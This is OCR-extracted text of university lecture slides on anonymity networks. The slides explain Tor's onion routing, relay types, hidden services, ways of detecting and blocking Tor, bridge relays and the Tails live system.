
Onion Routing

- Group of routers
- Message sent via random sequence of routers
- Layered encryption
  - Build onion inside out
- Routing
  - Peel onion outside in
- Each router knows previous and next






How Tor Works: 2




Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.

Onion Routing in Practice

- Do not encrypt final hop
  - Encryption may be done by application (e.g., https)
- Source sets up
  - Random circuit (route)
  - Symmetric keys shared with routers
- Data tunneled to final router over circuit



How Tor Works: 3



Step 3: If at a later time, the user visits another site, Alice's Tor client selects a second random path. Again, green linksare encrypted,red linksare in the clear.

Types of relays on the Tor network

Guard and Middle relay(non-exit relays)

- Guard relay first relay in the chain of 3 relays building a Tor circuit
- Middle relay acts as an intermediate hop between the Guard and exit

Exit relay

- Final relay in a Tor circuit
- Eg: A website will see the exit relay IP instead of the real IP address of the Tor user
- Greatest legal exposure and liability of all the relays

DEMOS

- www.eff.org/pages/tor-and-https
- torproject.org
- Guard, middle, Exit nodes
- Exit nodes list
  - https://check.torproject.org/torbulkexitlist

Applications/Sites

- Hidden services
  Normally websites, but can be just about any TCP connection

- Tor Hidden Service Example (Hiddenwiki) :
  http://zqktlwi4fecvo6ri.onion
- Duckduckgo.com - https://duckduckgogg42xjoc72x3sjasowoarfbgcmvfimaftt6twagswzczad.onion/
- Facebook www.facebookcorewwwi.onion/

- .onion TLD v2:
  - non-mnemonic,
  - 16-character alpha-semi-numeric hashes
  - automatically generated based on a public key when a hidden service is configured
  - "vanity address" possible with expensive computation

  https://blog.torproject.org/v2-deprecation-timeline/

TOR Analysis

Advantages

- Tunnel, through a SOCKS proxy, allows to work any protocol.
- Three nodes of proxying, each node not knowing the one before last, makes very difficult to find the source.

Problems

- Slow (high latency)
- Exit node?
- Semi-fixed Infrastructure: possible to block all Tor relays listed in the Directory. Bridged node.
- Fairly easy to tell someone is using it from the server side
  http://www.irongeek.com/i.php?page=security/detect-tor-exit-node-in-php

Identify TOR traffic

Default configuration:

- Local
  9050/tcp Tor SOCKS proxy
  9051/tcp Tor control port
  8118/tcp Privoxy
- Remote
  443/tcp and 80/tcp mostly
  Servers may also listen on port 9001/tcp, and directory information on 9030

Clicker Question (2)

How To Block Tor? Attackers can block users from connecting to the Tor network, in which way?

A. Blocking the directory authorities
B. Blocking all the relay IP addresses in the directory
C. Filtering based on Tor's network fingerprint
D. Preventing users from finding the Tor software
E. All the above

Clicker Question (2) - Answer

How To Block Tor? Attackers can block users from connecting to the Tor network, in which way?

A. Blocking the directory authorities
B. Blocking all the relay IP addresses in the directory
C. Filtering based on Tor's network fingerprint
D. Preventing users from finding the Tor software
E. All the above

Bridge relays

- Rather than signing up as a normal relay, you can sign up as a special “bridge” relay that is not listed in any directory.
- No need to be an “exit” (so no abuse worries), and you can rate limit if needed
- Integrated into Vidalia (GUI)
- https://bridges.torproject.org/ will tell you a few based on time and your IP address
- Mail bridges@torproject.org from a gmail address and you’ll receive a few in response

Tails

- Privacy for anyone anywhere
- Linux live distro focused on Privacy
- Use the Internet anonymously and circumvent censorship
    - Tor network
- Leave no trace
    - No persistent data on the computer you are using unless you ask it explicitly
- Use state-of-the-art cryptographic tools
    - E.g., https everywhere addons

What We Have Learned

- Anonymization network
- Filtering vs. Censoring
- The Onion Router (TOR)
- Hidden Service (Dark web)
- Bridge Relays